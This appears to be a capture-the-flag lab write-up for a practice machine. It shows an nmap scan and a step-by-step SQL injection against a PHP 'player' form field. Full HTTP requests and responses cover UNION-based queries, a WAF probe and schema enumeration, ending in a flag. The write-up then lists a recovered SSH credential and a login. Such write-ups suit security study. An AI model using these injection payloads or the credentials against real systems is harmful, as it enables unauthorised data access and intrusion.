
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.128 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 17:57 IST
Nmap scan report for 10.10.11.128
Host is up (0.27s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.91 seconds
```

2) Found a web page




There is nothing much on the website



Vulnerability Assessment

1) There is some SQLi in the page




Request

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 18
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player=' and 0=1 #
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:00:42 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 131

Congratulations ' and 0=1 # you may compete in this tournament!<br />
<br />
Complete the challenge <a href="/challenge.php">
  here
</a>
```




Request

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 18
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player=' or 1=1  #
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:05:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 63

Congratulations ' or 1=1  # you may compete in this tournament!
```




Request

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 25
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player=' union select 0 #
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:07:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

Sorry, 0 you are not eligible due to already qualifying.
```

2) There is a WAF blocking sleep




Request


```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 45
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player=' union select 9 union select 'slee' #
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:11:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

Sorry, 9 you are not eligible due to already qualifying.
```





3) found database name



Exploitation

1) Found table names





Request

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 95
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player='union select column_name from information_schema.columns where table_name = 'players'
#
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:33:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 61

Sorry, player you are not eligible due to already qualifying.
```


Request

```
POST /index.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 34
Origin: http://10.10.11.128
Connection: close
Referer: http://10.10.11.128/
Cookie: PHPSESSID=idk09l24oft80v2io6irv5pvlt

player='union select * from flag #
```


Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Mar 2024 13:34:26 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 80

Sorry, UHC{F1rst_5tep_2_Qualify} you are not eligible due to already qualifying.
```


2) Submitted the flag



3) Read the files



4) Found password



uhc:uhc-11qual-global-pw

5) Got ssh access with the credentials

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

